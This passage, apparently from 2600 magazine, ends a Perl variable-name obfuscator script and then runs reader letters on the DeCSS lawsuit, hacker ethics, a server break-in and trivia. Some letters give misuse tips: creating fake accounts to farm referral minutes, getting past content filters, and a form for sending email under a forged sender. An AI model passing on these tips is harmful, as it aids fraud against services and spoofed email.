        # check each reserved name.  If it matches our name we
        #  just built, we can't mangle it.
        foreach $name (@reserved)
        {
            $OK=0 if ($name eq $varname);
        }
        if ($OK)
        {
            # let's go mangle it!  If we have not see this name before...
            if(!$lookup{$varname})
            {
                # we go create a new name.
                $lookup{$varname}=&getNewVarName();
            }
            # and now, the mangling.
            $varname=$lookup{$varname};
        }
        # glue the mangled (or not) varname on the output string.
        $return=$return.$varname;
        # we are still holding a character from the last loop,
        #  glue it back on the input string and we go again.
        $string=$char.$string;
        next;
    }
    # we don't have a trigger state.  Just glue it on the output string.
    $return=$return.$char;
}
# we are out of input string, return it.
return $return;
```

```
}

# sub getNewVarName generates the new variable/subroutine names.

sub getNewVarName
{
    # $name is the name we are building
    # $count is the number of characters we still have to add
    # $index is the index into the array of acceptable characters
    # $alength is a place to hold the length of the array
    local ($name,$count,$index,$alength);
    # hold the length
    $alength=@b;
    # determine how many characters to use - between 3 and 8
    $count=int(rand(6))+3;
    # while we are not done
    while ($count > 0)
    {
        # another character
        $count-;
        # ok, if this is the first character in the name, we can't
        #  use any of the special characters (which in this context
        #  means 0-9 and _) because they have special meaning.  So
        #  we loop through the randomizer until we get one that isn't
        #  special.
        if (length($name) < 1)
        {
            while($b[$index] =~ /[0-9_]/)
            {
                $index=int(rand($alength));
            }
            # got a character, use it
            $name=$b[$index];
            # back to the top of the loop with ya!
            next;
        }
        # pick a card any card
        $index=int(rand($alength));
        # glue it on
        $name=$name.$b[$index];
    }
    # return it to the breathless masses
    return $name;
}

#
# scramble the supplied string so that it is different.
sub scramble
{
    local ($string,$scrambled,$count,$char,$number);
    # $string is the the input string.
    $string = pop (@_);
    # $count is the number of characters in our string.
    $count=length($string);
    # $scrambled is the scrambled string
    # $char is the character we are currently dealing with
    # $number is our random number between 0 and $count.
    while ($count)
    {
        $number=int(rand($count));
        $string=~m/^.{$number}(.)/;
        $char=$1;
        $string=~s/$char//;
        $scrambled=$scrambled.$char;
        $count-;
    }
    return $scrambled;
}

sub loadArray
{
    # here's an opportunity for improvement.  I use the arrays
    #  to store single characters to make random selection
    #  easier.
    local ($string,$char,@array);
    $string=pop(@_);
    undef @array;
    while ($string)
    {
        $char = chop $string;
        push (@array,$char);
    }
    return @array;
}

#
# A (braindead) undertaker.  These two are from my
# template that I use for all my perl scripts.

sub die
{
  local ($gripe);
  $gripe = pop(@_);
  &warn("fatal:$gripe");
  exit 1;
}

#
# A (braindead) friend for our undertaker.

sub warn
{
  local ($gripe);
  $gripe = pop(@_);
  print STDERR "$BASENAME:$gripe\n";
}
```

POSTAL PROSE

Clarifications

Dear *2600:*

I've been a long time reader and have appreciated the information and discussion in your mag. In the article "Strange Abuses For Your Home Phone" in issue 17:2, the author talks about playing music over the phone using certain techniques and says he'd one day "like to be the first musician" to do multiple linkups and broadcasts using his techniques. I admire the idea, but he has been unfortunately beaten to it. In the early 1900's, American inventor Thaddeus Cahill created the first ever completely functional electronic instrument, the Tellharmonium. It was a rather elaborate keyboard that weighed near 200 tons. In 1906, Dr. Cahill opened a "Tellharmonium Room" for performing his electronic music. Performances were broadcast via telephone technology and his vision was to create vast networks for broadcasting the music into other Halls simply using telephone systems Unfortunately he had no public support and ran out of money so his ideas never took root. More recently, the sound collage group *Negativland* resurrected the idea of the phone fidelity device (the Teletour) for similar purposes and even conducted several live concerts via phone broadcasts. People should check out their website (www.negativland.com) for info on how to build a phone fidelity machine as well as how to use one to interact with Don Joyce's experimental radio show *Over The Edge* which allows people to dial in content. Regardless, the article was good to bring the Conairphone to everyone's attention. Keep up the good work, folks.

D. Lopez

That radio show is broadcast from midnight to 3 am over KPFA 94.1 FM in Berkeley on Thursday nights (except for the first week of each month). It can also be heard over the net at www.kpfa.org.

Dear *2600:*

I'm writing to inform you that I accidentally bought issue 17:2 twice. Due to a long period of time between issues, I saw a "new" stack of them at B&N, so I picked it up only to get it home and realize that all of the articles I read seemed very familiar. Familiar because I bought the very same issue two months ago.

I just thought I'd let you know so that you can adjust your sales report accordingly.

p4

We knew something was wrong with our figures - thanks for the advisory.

Exciting News

Dear *2600:*

Gilian Technologies, Inc., a leading Web security firm, today announced that Dr. Shlomo Kipnis has been named Vice President of Research. The detailed announcement is pasted below. Let me know if you'd like to speak with Gilian's executives to find out more information.

Katia S. McKeever
Strategy Associates Inc.
1291 E. Hillsdale Blvd., Suite 305
Foster City, CA 94404
Phone: 650-653-2764 ext. 232
Fax: 650-653-2774
kmckeever@prstrategy.com
www.prstrategy.com

Thanks but we'll pass. Thrilling as this is, it's a rather odd thing to send to our letters address. You did mean for that to be published, didn't you?

The DeCSS Case

Dear *2600:*

Well, I just have to start out by saying that I am very angry about Kaplan's decision against you guys, but I really believe that this case can only be decided by the Supreme Court. I think we will prevail in the end. Now, while browsing the MPAA website today I stumbled upon a quote in the FAQ section: "DeCSS is akin to a tool that breaks the lock on your house." Now what is this garbage they are posting? They make it sound like DeCSS is a tool which can (in their eyes) break into any home, but in reality, DeCSS would be a tool letting you break the lock on only homes that you own, as DeCSS can be used to only rip DVD's which you already *own.*

MaD-HaTTeR

There's no need to even accept any house analogy since it's completely inappropriate. A DVD is a commercial product that, once purchased, should not be subjected to further restrictions on its private use. The MPAA has defined this as a piracy issue which it most definitely is not.

Dear *2600:*

I agree with you guys and gals, we should be able to copy DVD's. What sites can I go to to get the info to copy DVD's?

Dan

It's amazing how we didn't get any letters like this until the mass media started reporting that the MPAA had defeated a bunch of DVD pirates in court.

Dear *2600:*

I find the verdict of the MPAA trial extremely disheartening. It's hard to believe that I could be considered a criminal for watching a DVD that I paid for on my own computer, simply because they don't approve of how I watch it. The implications of such a verdict are mind blowing as well. Perhaps some day corporate America will arrest people for not buying their brands of products as well. I really don't know what else to say about it because the whole thing is enough to leave a person speechless.

Reverend Lust

Dear *2600:*

I was at the Illinois State Fair with my dad. This was like two days after the verdict. We were walking around and we saw this big truck that said Panasonic on the side. So my dad and I got in line to see all this new Panasonic stuff that was coming out. It turns out that on the two computers they were using to do a raffle, they were running Linux! I just thought it was funny how Linux was helping to sell DVD's and DVD players right after getting fucked by the MPAA. And did you hear the rumor that Jack Valenti and Bill Clinton are friends and that Bill might be the next MPAA president?

Ned Flanders

We've heard the rumor. Imagine us deposing Clinton in the next lawsuit? It could happen.

Dear *2600:*

I just wanted to say that I appreciate the efforts that you are putting forth in your legal battles with the MPAA. You're fighting a battle that is highly important for all of us and I thank you.

aUd10phY|

If anything has shown the value of what hackers are about, it's this case. It has strengthened our resolve beyond description. Thank you, MPAA.

Dear *2600:*

It seems there is simply no justice anymore.

eggo

Dear *2600:*

I don't see this as a real problem, because there's a simple solution: Get a site hosted in the UK or some other country. On that site they can have pages redirected to the pages with "illegal" material. Basically, use that site as a "proxy" for your link to the site with the offending material, and voila, you're back in business with links and everything.

I mean, really, are they going to come after you guys for links to links of illegal material? Probably, but let's see how far we can take it.

Pete Davis

While many have suggested everything from leaving the country to operating our web site off an oil rig in international waters, we think the best move is to stay right where we are and fight. Changing the playing field would be a temporary solution at best as oppression tends to go looking for new lands to conquer.

Dear *2600:*

I have set up a project to create a letter to send to Congress concerning the DMCA. I'm running the project open source style: submit, review, add. You can also send in stand alone letters to be sent in along with the main one. The page is at www.ematic.com/carpman.

carpman

Dear *2600:*

This is in response to an article on DeCSS. I'm an Australian so I'm assuming none of that MPAA stuff applies to me.

DG

Don't make that assumption. Bills like the DMCA are being slipped into countries globally and the World Trade Organization will help get them enforced. There have been cases in Australia of sites being taken down simply because of an e-mail from the MPAA. You are far from immune.

Dear *2600:*

Check out the song on this page called "DeCSS (descramble)" at www.joeysmith.com/~jwecker.

Tony

This musical rendition of a small part of the DeCSS code scared mp3.com enough to pull it off their site, which has quite a bit of "objectionable" material already on it. It's amazing how much fear the MPAA is able to instill in people.

Dear *2600:*

Man, you... we lost the case. That's fucked up. If you appeal, you can take this to the Supreme Court. Just make sure the right political party is in the office of the presidency or it'll get thrown out.

rootx11

Unfortunately, since every Democrat and Republican in Congress voted for the DMCA, that seems highly unlikely.

Dear *2600:*

I realize that everyone at *2600* is busy with the DeCSS appeal, but I was wondering if any of the writers were drawing parallels between the Wen Ho Lee and Kevin Mitnick cases. Not so much regarding hacking, but the way in which the government overstates its case - only to eventually offer a minor plea bargain.

Michael

We fear that this is far more common than even we suspected.

Dear *2600:*

I found a great way to show my support for DeCSS and the poor souls getting attacked by the DVDCCA and the MPAA. I simply printed out css_descramble.c and hung it on my wall! They can try to stop it from being posted on my web site but they cannot take my beautiful decorations.

Good luck you guys.

Weez

Of course, not a whole lot of people will see it on your wall so it's unlikely the MPAA will perceive it as a threat. Now if you were to get a webcam and broadcast your wall over the net.... Not that we'd ever suggest such a thing.

Dear *2600:*

I bet I'm not the only one who is outraged by the outcome of the MPAA lawsuit against *2600*. But all of this crap is *very* similar to what Galileo and Copernicus had to put up with. They were prosecuted for simply introducing a new idea in the world of science. Yet their discoveries later led to great advancements in the science field. In their case, the "oppressor" was the church, and in your case the "oppressor" is the MPAA. The church did not understand what their ideas were, but they didn't like them. So they basically made it illegal to think. The MPAA does not understand the concept of DeCSS and who knows if they ever will, but in a way it seems as if they want to control not only technology, but the minds of those who understand technol-

ogy and who could do great things with it. They are not only taking away our right to speak, but they are also trying to take away our right to think. This is why people must understand how important this case is.

Although we live in a time where technology is at its high, we still live in a time where a group of people want to have all the power. Therefore, we live in an uncivilized world.

jys_f

While we're not worthy of being mentioned in the same breath as Galileo and Copernicus, your parallels really capture the mindset of the oppressor.

Dear *2600:*

Lately I've been asking friends and family the following questions. If I purchased a VHS tape legally and I had the knowledge and resources to build a VHS player, should I be able to legally build it? Should I not have to pay any additional licensing fees? The answer, surprisingly, has always been "Yes!" to both questions.

Harry

It's not surprising to us because it's common sense. It just has to be phrased in a way people can understand, which is precisely the opposite approach the MPAA takes.

Dear *2600:*

For all of you who want to show support for the travesty that is the DeCSS trial, head over to http://copyleft.net and pick up one of their OpenDVD t-shirts. They have two different styles, both with source code on the back. This way, when you wear your shirt in public, you can be arrested for "trafficking in a circumvention device." But wait, there's more! With every purchase, you get a hard copy of the DeCSS source code, absolutely *free!*

For their efforts, Copyleft has been also been sued.

And for the justifiably skeptical of you who think that this is a blatant advertisement masquerading as a letter, Copyleft is a nonprofit organization. They've given away over $60,000 to various organizations, including the Electronic Frontier Foundation (EFF) and the Free Software Foundation (FSF).

Nitehawk

Dear *2600:*

I just finished reading the news article you have on your website about the DMCA. The people behind the DMCA are complete idiots for many reasons. They don't know that the DMCA could actually be used against them. Someone could write a virus, then copyright it and send it out. It will eventually be illegal for Norton AntiVirus or any other company to reverse engineer the virus in order to disable it. Next thing you know, all hell will break loose and all hackers will be wrongfully blamed. I believe they have created a monster.

KisP

We'd sure like to meet the person who would copyright a virus.

Dear *2600:*

I was just recently watching the MGM movie *Hackers* when I realized that one of the main characters is called Emmanuel Goldstein. It seems a bit weird that the company that is suing you is using your name in one of their movies!

n3xu56

Yeah, we just love that kind of irony.

Dear *2600:*

Just thought you'd like to know that on the 10/25/00 episode of the WB show *Felicity,* they had a character who wore a *2600* baseball cap. Of course, he was a whacked out sysadmin/tech support person who named his computers and thought they were female. Too bad they didn't buy an anti-MPAA shirt instead. Now that would have been a statement!

Mistral

We consider that an example of fair use and we've never tried to deny anyone the right to use our stuff. At the same time, when studios sue us and then ask to use our stuff in one of their films, it gets a little annoying.

Dear *2600:*

Wouldn't it be rather simple to write a script that made a search for "DeCSS" on Disney's search engine and make the search result a part of your web page so they'd have to sue you for having a link to their site because they have something that is illegal?

I also remember that the MPAA got a copy of all back issues of *2600.* Did they pay for them or did you get them back? If not, you should consider asking for all DVD's ever made by any of the members of the MPAA. They might hold information which could be useful for the case.

Jakob
Denmark

Technically, your first suggestion would be a violation of the court order against us, absurd as that may sound. As for the back issues, they didn't pay at all nor did they return them. In addition, they want us to pay for the time it took to read through them! Sometimes we wonder if they even belong to the same species as us.

Dear *2600:*

I was wondering, if I make a "Stop the MPAA" shirt myself, using the logo you made, will you sue me? Naturally it won't be up for distribution. All I want to do is make a shirt.

hiredgun

And you think that somehow we would find out if you did this? Or that it would bother us? Has the whole world gone mad?

Hacker Ethics

Dear *2600:*

I was very enthused by the reaction at H2K to Jello Biafra. That his message was so warmly accepted is a testament to the power that hackers hold. The DeCSS case is showing the evils of corporate power to the hacker community. I think that in this case hackers could strengthen their position by making contact with the activist community. By recognizing a common enemy, we can strengthen both positions. That is one of the things that has made the current anti-WTO, IMF/World Bank, and corporate protests so successful - different groups of people coming together against one power. When I heard that the Cult of the Dead Cow decided to branch off a

hacktivism group, I was enthusiastic. But I was troubled by their first post - a scathing criticism of the work of the Electrohippies. Instead of emphasizing our differences, we should recognize what's the same about our movements. What's out there is too powerful to be fighting amongst ourselves. Recognizing the ideas, theories, and methods of others is the first step towards taking the power back.

Lizard
The Youth International Party

It's not like we won't have plenty of time for bickering later.

Dear *2600:*

It is my humble opinion that pointing out weaknesses (in anything) is wrong if, by doing so, damages could result. The effects of this on the Internet are almost always bad, most especially with security. By pointing out a security flaw in an operating system and making it public in a magazine or an article online, you are helping and you are hurting at the same time. You and I both know there are good and bad people - the ones who use information to help and the ones who use information to hurt. By revealing sensitive material like the ever present security flaws and exploits that float around the Internet, you are destroying the goal of making good by allowing others to make bad based on your noteworthy finds.

What if I found a way to steal money from *2600?* Maybe it involved a very complicated procedure that was limited by a number of variables, so as to keep your losses at a relative low. In other words, not everyone could take advantage of this, but some could and would. What if a devoted *2600* fan learned about it and informed you by publishing the security flaw online? In detail. To the world.

Similar horror stories occur when you post articles such as "Taking Advantage of All Advantage," and dozens of other articles that you are more familiar with than I am. How do you explain this? Don't you think you're damaging as opposed to helping? I am genuinely interested in your response to this.

Mannequin

You would actually have us believe that it's best to remain silent when confronting security problems? There is no such thing as security through lack of information. All that accomplishes is the creation of a false perception. Any bit of information can be used for nefarious purposes. In fact, in this issue we're running an article on security issues for a particular store chain's cash registers. We have little doubt that many will see this as an endorsement of theft, which it clearly is not. People are curious. They want to know how things work and how systems can be defeated. We exist as a forum for theoretical and specific examples of this. If we start agonizing over what people might do with the information we print, we will very quickly run out of topics that won't have some potentially adverse affect somewhere. And as for your example involving someone figuring out a way to steal from us, we would much prefer seeing it published than to have it go on in secret amongst a select few individuals. At least we would have a chance to pay attention.

Dear *2600:*

I am a recent victim of a hacker. I am working on a project to help an "aging" (Alzheimer's, Werner Syndrome) research lab improve the efficiency of the dissemination of their research data among labs in Europe, Asia, and the US. I am using AOLServer on a beefy Linux box with Oracle8i to develop the collaborative model.

About two weeks ago, while I was visiting my mother out of state (who was undergoing surgery to remove a tumor), a hacker scanned our network, broke into my box through my ftp server, hacked root, dropped a root kit, and installed a bunch of junk including BitchX, eggdrop, and stuff with names changed. The hacker then used my box to begin infiltrating other boxes outside our network. I'm guessing he must have gotten caught because we were then hit with a DOS attack aimed at my server's IP. Our NOC responded quickly and shut down my MAC address. When I returned from my trip my coworkers told me what had happened. I immediately pulled the box off the network.

I don't believe this hacker had malicious intent. The person didn't break root or any of my admin accounts for Oracle and Naviserver. The person didn't delete any logs. The person didn't hurt any of my data files.

But that doesn't change anything.

We were able to trace the hacker to a bunch of other boxes they had compromised and finally to a dial-up account. Our forensics person pulled all the deleted files off my server's drive and restored every one. Because I was out of town, none of the deleted files were overwritten by my development activities. Backup images were being made to a tape drive, so we even have a set of three complete images of the hacked system. The root kit used broke everything it touched including basic commands like ps and top. This hacker, who used only scripts and had limited Linux knowledge (he or she never even touched ~root/.bash_history), didn't really know what he or she was doing.

I suppose I should be angry and maybe I am a little. But mostly I'm sad. I'm sad because this hacker is going to get arrested soon and I didn't want this to happen. I left my system vulnerable because I don't have anything to hide and I have a basic trust in people. I really wish I could have talked to this would-be hacker. If I could talk to him or her now, this is what I would say:

"It didn't have to be this way. There are countless people - including myself - who would love to teach you how to use your skills to build great and meaningful things. You didn't mean to do any harm but you did. My hard drive was confiscated as evidence. I have spent 20 or more hours rebuilding my server on a new hard drive. My employer now requires that I install security measures including tripwire and ipchains. Most of all, this valuable technology that will be used for research that may save your life one day, is now on hold.

"I want you to learn. I want you to feel the excitement of the power this technology can offer. In the military I used Unix networks for tracking and fire control. Here in research we use it to isolate terrible diseases in order to find a cure. There is so much work to be done that I wish there were ten more of me. But instead of doing this meaningful work I must now deal with you -

a random hacker who saw an anonymous Linux box on a network.

"I don't want you to go to jail. But if you do, I hope you will not lose your excitement to learn more about this great technology. I hope that when you get out of jail, or off of parole, you might give me a call. Together we can find out what great things you would like to create and then set about developing the skills you will need to accomplish those things.

"If you just cannot shake the excitement of breaking into systems I want to ask you to use those skills in the defense of our country. Future wars will involve defending ourselves from hackers all over the world and possibly initiating counterattacks ourselves. Then you'll get to play with toys like clusters, satellite networks, top-secret systems, and surveillance technologies. You'll be developing cyber-defense and counterattack tools with PhD Computer Scientists from MIT, Stanford, and CalTech. You'll be working with some of the smartest tools and brightest people on earth. Then instead of being a suspect you'll be a hero - with a fat paycheck. I just wish that you could know - if only for a minute - how good that feels. Finally, I want you to know that I forgive you. I hope you will be as kind to yourself."

To all the hackers out there who are still learning, I want to warn you. This road you are on can lead to tremendous wealth or extreme hardship. Please be careful. The FBI is very real and you are more vulnerable than you think you are. It only takes one conviction to permanently limit your opportunities in life.

joshstout

These are good points. However, more care needs to be taken by administrators to ensure that sensitive data cannot be accessed or damaged, even if their network is accessed by outsiders. Even if you just got through to every hacker in the world and they all agreed with you, you'd still be vulnerable to anyone else who could run a simple script. And prosecutions aren't going to make your system any more secure. Only good security will do that. We hope hackers think about where they apply their talents and avoid those situations where they are misused or exploited. Becoming a "cyber soldier" isn't necessarily the best way to develop one's true potential.

Newbies

Dear *2600:*

When I first started reading your magazine I had no idea what the hell you were talking about. But my desire to learn the craft of the hacker and its ethics kept me going. Before I knew it, I was doing my thing because the first thing you told me was to read and not ask the dumbass question "Can you teach me to hack?" Now all the magazines I read earlier are definitely worth my money. Thanks for your mentorship. I promise to teach and lead the next line of newbies as you lead me in the right direction.

DreyDay_33
NewYork City

Hacker Fashion

Dear *2600:*

I can't help but notice that it seems that hackers try too hard to not dress like everyone else. That means that there's some kind of dress code of wearing all black. Apparently this is because we like to express ourselves by not wearing Tommy Hilfiger or GAP. But to tell you the truth, I personally don't care about whether or not I dress like others. I just put on whatever I can find. I encourage other readers to do the same. In fact, I went to a *2600* meeting dressed in (*gasp*) a white t-shirt from a bar somewhere and (*shock*) a pair of GAP cargo shorts and finally a pair of sandals. And you know what, I didn't give a crap whether or not the other people thought I was a sellout or a badly disguised fed. I just sat back and enjoyed myself there.

Downsouth

The important thing is that you didn't think about it at all.

Scary News

Dear *2600:*

Last Friday morning, when a press release that cost $325 to post knocked $2.5 billion off of Emulex's stock, the business world realized that it needs to find solutions to prevent malicious misinformation, and quickly. Currently, with just an account number and phone number, anyone can distribute fraudulent news across any of the traditional PR wire services.

One Silicon Valley company saw this coming. Gilian Technologies has developed online security technology that helps organizations ensure that information - specifically content - is authentic and correct by utilizing digital signatures.

Gilian CEO Rafael Feitelberg can explain how companies can and should protect themselves so that they do not become the next Emulex.

Please contact me to set up an interview with Mr. Feitelberg.

Katia S. McKeever
Strategy Associates Inc.
1291 E. Hillsdale Blvd., Suite 305
Foster City, CA 94404
Phone: 650-653-2764 ext. 232
Fax: 650-653-2774
kmckeever@prstrategy.com
www.prstrategy.com

We fear that you may not understand the rules of the game. If you keep barraging us with crap, it's not going to make us want to buy whatever it is you're selling. Nor will it make us feel like giving you free publicity. In fact, it will only make us angry and that could lead to all kinds of things, including public humiliation. Let's hope it doesn't come to that.

New Projects

Dear *2600:*

Back in 1999 I saw Jello Biafra speaking at the University of Texas. He mentioned this great site called "whoownswhat.net". I went home that night (after his

four hour talk) and saw that the site wasn't quite ready. Months later I looked at it again and noticed it had changed, but was not fully operational. Now, about a year later I see that it has not changed at all. Is there something I can do to help? Is there something anyone can do? I think the site and the proper promotion of the site could bring to light a lot of the corporate atrocities and possible monopolies that exist today.

s0ny

This project has unfortunately become the victim of our overextending ourselves. Between H2K, Freedom Downtime, the Free Kevin movement, all of the lawsuits, and just publishing the magazine, we just haven't had the resources to launch this site. Many people have expressed an interest but what we need at this stage is a plan to get the site rolling. Basically, we want to be able to plug in a product and/or brand name and have a database spit back the ultimate corporate owner. Perhaps it's as simple as obtaining a UPC database and matching the products to the owners. Perhaps someone has already put some of this together. So, if you're interested and have a specific plan, send it to webmaster@2600.com. The "having the plan" part is essential as coordinating volunteers is extremely time-consuming.

Dear *2600:*

Any plans to release *Freedom Downtime*, the *2600* documentary?

CaseTheWig

We fully expect to have this available in early 2001. While we had a preliminary showing at H2K and a couple of other conferences, our final version wasn't finished until December. We still have to iron out a few things and once we do, it'll be announced here and on the website.

Discoveries

Dear *2600:*

I happened upon a number that I can only guess is a conference line because you can call the number with a phone and it keeps ringing until another person dials the same number. You hear a soft "beep" and you can then talk to the other person. So far I have had five people on it. I heard from someone that it's a Sprint technician conference line. Anyone have any info on this? The number is 941-337-1111.

buster

This is very reminiscent of the old fashioned "loop" numbers the phone company used to have. It was how many phone phreaks met.

Dear *2600:*

I was recently visiting www.deathclock.com, and wondered what would happen if I entered a really early year, thus making myself already dead. I entered that I was born in 1900 and instead of displaying a little clock telling me how long I had to live, I got a pop-up window saying "Sorry, your time has expired. Have a nice day."

Colin

While potentially upsetting to people over 100, this can be fun if you figure out what day you had to be born on in order to expire today. The pop-up window is guaranteed to cause a stir.

Dear *2600:*

This wonderful service is brought to us by www.phonehog.com. First, you want to make an e-mail address if you don't already have one. Go to the website and join. All you need to do is give them a name (try choosing a random name out of a phone book) and an e-mail address (they need a place to send you the PIN and ads). Once you join and wait a few days, you'll get an e-mail telling you that you've joined and what your PIN number is. You'll be given ten minutes as a starter on your phone card number. The way you get more time on your PIN is to click on links that you'll receive in your e-mail. Luckily, there's an easier way (the ads only give you about two free minutes and they come at random intervals). All you need to do is refer someone. You go to your personal page on phonehog and click on "Refer Friends". Type in the first name of someone and their e-mail address. If they choose to join, you get five free minutes, and they get ten free minutes. You're already guessing the trick. Go to a free e-mail website, make as many addresses as you want, and then go to phonehog under your first account and refer all those e-mail addresses you just made. Then go back to your free e-mail after a day or so and click the link that you find in your e-mail to refer yourself. When you click on the link, you'll be forwarded to phonehog's login page. Join. Give the e-mail address and some name. Repeat this as many times as needed. (Remember, neither e-mail will be credited with time if you don't join.) Check your e-mail after a few more days or hours (depending on how fast they are) and you'll receive the PIN's. Eventually, you'll have one PIN with 50 or so minutes and several others with ten. Please don't seriously abuse this service (like scanning for numbers). It should only be used as needed. We want this free service to last, so don't make them mad.

Kyoya san

First of all, it's probably too late not to make them mad. Second, this is not a "free" service as you are being forced to look at ads. Whether or not you actually pay any attention to them is one thing but you're putting in an effort which is more than you were doing before and the payoff is a whopping ten cents (assuming they get bulk long distance at a nickel a minute). The amount of trouble you're going to in order to set up all these "free" accounts doesn't really make it that great a deal overall. People get paid way more to do much less on computers. Plus, it's a trivial manner for this company to simply check your IP and disallow more than one account from there.

Dear *2600:*

I have the Spring version of *2600* on my desk, and just noticed that the Rabbit's ears look like a chip puller. Is that just me?

matt (anonymous)

Some things we just shouldn't comment on.

Dear *2600:*

I was playing around with my Toshiba DVD player the other night and found a way to bypass the commercials at the beginning. I don't know if it works on all

Toshiba DVD players but it does work on model SD-1200. Just start up the player, wait until it's done loading, and press the memory button. Set the title and chapter to 1 and press play. Now just press the clear button, sit back, and enjoy your movie without being forced to watch any warnings or advertisements.

Mr.DNA

Criminal.

Dear *2600:*

Okay, I'm not the type to see Jesus in the bean dip or anything, but I noticed this. You know how all the part numbers at Ikea are Swedish-sounding words like "gronk," "splorg," and sometimes "chir?" Well, the part number for a trendy tension-wire you can hang a curtain from is called "FREKVENS."

Go down to Ikea and pick up a pack of "Free Kevins!"

JEM

Dear *2600:*

A little helpful information for some business and school Internet surfers that use a proxy to block certain types of websites. If the proxy hasn't been set to block the site www.safeweb.com, it can be used to surf past the proxy to the sites previously banned (i.e., www.2600.com). It also encrypts all the content and filters cookies to make your work or school surfing safer!

zzflop

We need hundreds of sites like this.

Dear *2600:*

To answer the question "Was God a hacker?" do the math. A=1, B=2, etc. "Computer" - (C) 3*6=18 (O) 15*6=90 (M) 13*6=78 (P) 16*6=96 (U) 21*6=126 (T) 20*6=120 (E) 5*6=30 (R) 18*6=108. The sum is 666. *Revelation 13:17-18:* "so that no one could buy or sell unless he had the mark, which is the name of the beast or the number of his name. This calls for wisdom. If anyone has insight, let him calculate the number of the beast, for it is man's number. His number is 666." Thoughts? Coincidence or Coder Supreme?

Dan

That's a nice little trick but the actual sum of the numbers is 111. You simply multiplied everything by 6 for no reason other than to get the number you wanted. Now if you take the letters associated with the word "hackers" and multiply their value by 40, you'll see some real prophecy at work.

Dear *2600:*

Just wanted to give you guys a nice little heads up. Verizon operates an "employee info line" at 1-800-483-9872.

Big Shooter

Dear *2600:*

A little while ago I was on a road trip through Oregon. We had stopped at a desolate little rest stop in the middle of nowhere for a break, since the nearest town was about 100 miles away. In the bathroom, I spotted on the wall among the usual crude remarks and other such graffiti the big bold words "Free Kevin!" It is a pleasure to know the word is really out there. Hopefully the same can happen with the MPAA case.

NaterZ

Dear *2600:*

An easier SMTP is to go to www.webappcabaret.-com/apps/websmtp.jsp. This is a simple SMTP form you fill out with the e-mail address you want it to come from, the address it is going to, and any text. When this is sent, there is no way to tell where it is really coming from.

Bob

Questions

Dear *2600:*

While I have known of you for many, many years, I've never asked the question - what exactly is "2600" - meaning, why is that number the title of your magazine? I remember wondering that about eight years ago when I saw my first copy of your magazine but never really looked into it.

mpower

Read on for the answer.

Dear *2600:*

Recently reading *Hackers, Heroes of the Computer Revolution* by Steve Levy, I found: "...John Draper... known as Captain Crunch... discovered that when one blew the whistle that came in the breakfast cereal by that name, the result would be the precise 2,600-cycle tone that the phone company used to shuttle long-distance traffic over the phone lines." *Now* I understand the name "2600"! Reading is fun-damental.

mheyes

Dear *2600:*

Is anyone planning an article on either RIP, the UK's new snoop law or on Carnivore, the FBI's, uh, project? Just curious.

P.S. Hello Echelon.

catfood

We certainly hope so. The address to send articles to is articles@2600.com. Please don't write to ask if we want you to send in an article. Just do it.

Dear *2600:*

What am I supposed to do to have an answer from you? I've wrote you an e-mail and nobody answered me anything.

S0J073RO

Many people take it personally when we're impersonal. But there's really no avoiding it. We get more e-mail than most people could imagine. And while it may indeed seem trivial for one of us to take a few seconds to answer you personally, multiply that by many thousands and all of a sudden we've run out of time to put out a magazine, run a web site, do a radio show, fight lawsuits, and work on whatever other project happens to be on the calendar. We've never had a U.S. President return one of our phone calls and we have yet to take offense. We know they'd like to, but there just isn't enough time. Of course, the real irony is that if you had included your question, we might have been able to answer it here.

Dear *2600:*

Is there any reason why it's Fall of year 0 on page 33 of issue 17:3 but not on any of the other pages?

How come this page gets to be special and display "Fall 0" while the rest show "Fall 2000"? Is page 33 an outcast or just being defiant?

Anyways, do you use automatically generated footers on each page like MS Word creates or do you type each footer by hand? Just wondering. Well, it's an awesome mag so however you're creating your footers, keep up the good work.

Paper

Like we've said - repeatedly - we've been working on getting the Y2K kinks out of our systems. We're making available substitute footers for page 33 that can be pasted over the noncompliant ones until we complete repairs. Watch for details.

Parallels of Oppression

Dear *2600:*

I've just read in the Summer *2000* issue a number of letters referring to schools' reactions to *2600* and computer knowledge in general, then checked your website to read about the status of the MPAA fight. I feel like I'm watching the same play with different actors. What follows has little to do with computers, but a lot to do with this situation. This is the same shit I experienced 25 years ago when I saw this "play" for the first time.

It was Argentina in the 70's. I was in high school. Once more the government changed by force and a military "junta" grabbed the power. No freedom of speech, of course. No right to protest, no right to gather more than six people together (it may be the beginning of a public demonstration or a plot), and many other rules to prevent "subversion," the buzzword at that time. A minority of politically engaged people opposed the "golpe," but the vast majority of the population just wanted to live in peace, go to work, and raise their kids.

As military men, the "junta" needed an adversary in order to remain in power. So they invented an enemy: the "subversives." What made you a subversive? Basically everything. Rock music was banned. It had the undesired effect of grouping young people, so if you liked Deep Purple or Led Zeppelin, you were subversive. Being male and wearing long hair was subversive. Being female and wearing jeans in school was subversive. The movies *Hair* and *Jesus Christ Superstar* were banned because they "went against the morals and ethics of our society."

These guys considered it completely ethical and moral to arrest and execute the opposition without trial, to "disappear" and torture anyone "suspicious," but a couple of rock operas sung in a language few understood were immoral!

The case I thought of while reading your magazine was that of a friend of mine. He spent four years in prison - two in a secret services jail where he was tortured, beaten, and raped on a regular basis (he was 17 when he was caught) and two in a police station prison waiting to be released. His crime? He used his bike to distribute a leftist newsletter that was banned a couple of months after he disappeared (at the time it was completely legal).

The perfect scapegoat. People think, "If this happens to him who did nothing, what can happen to me if I ever dare to do something?" So people obey and stay quiet.

So back to present times. The "subversives" now are the hackers. What makes you a hacker today? Thanks to the media and general ignorance it is enough if you can spawn a DOS prompt and type "exit". Already, spawning the DOS prompt is very suspicious (like long hair). The scapegoat is *2600.* Fortunately for *2600,* the parallel stops here. I rather prefer a biased judge than the brutality of Argentina's secret services in the 70's. But the messages sent to society are the same.

In the words of the judge's decision "they [MPAA] will have the exclusive right to copy and distribute those motion pictures for economic gain. They contend that the advent of new technology should not alter this long established structure". Never mind that *2600* didn't create the new technology, they just reported it! Apparently, the judge's decision is a message for "the hackers" (whoever society thinks they are) saying "don't ever think about changing the *established structure!*

School boards feel very comfortable now about their attitude and continue to "educate" the young by suspending their "hackers." (Easily identified because they are glad that somebody named Kevin is free. And they can type "dir C:")

What frightens me is the last paragraph of the "decision" document, giving a clear message to the established structure saying (in my words): "Do whatever you want with new technology under the economic gain flag. Never mind about the First Amendment and freedom - you have the DMCA."

Cambalache20

Well, if there was anyone left who hadn't already had the shit scared out of them, you've probably gotten through to them.

Takedown Spotting

Dear *2600:*

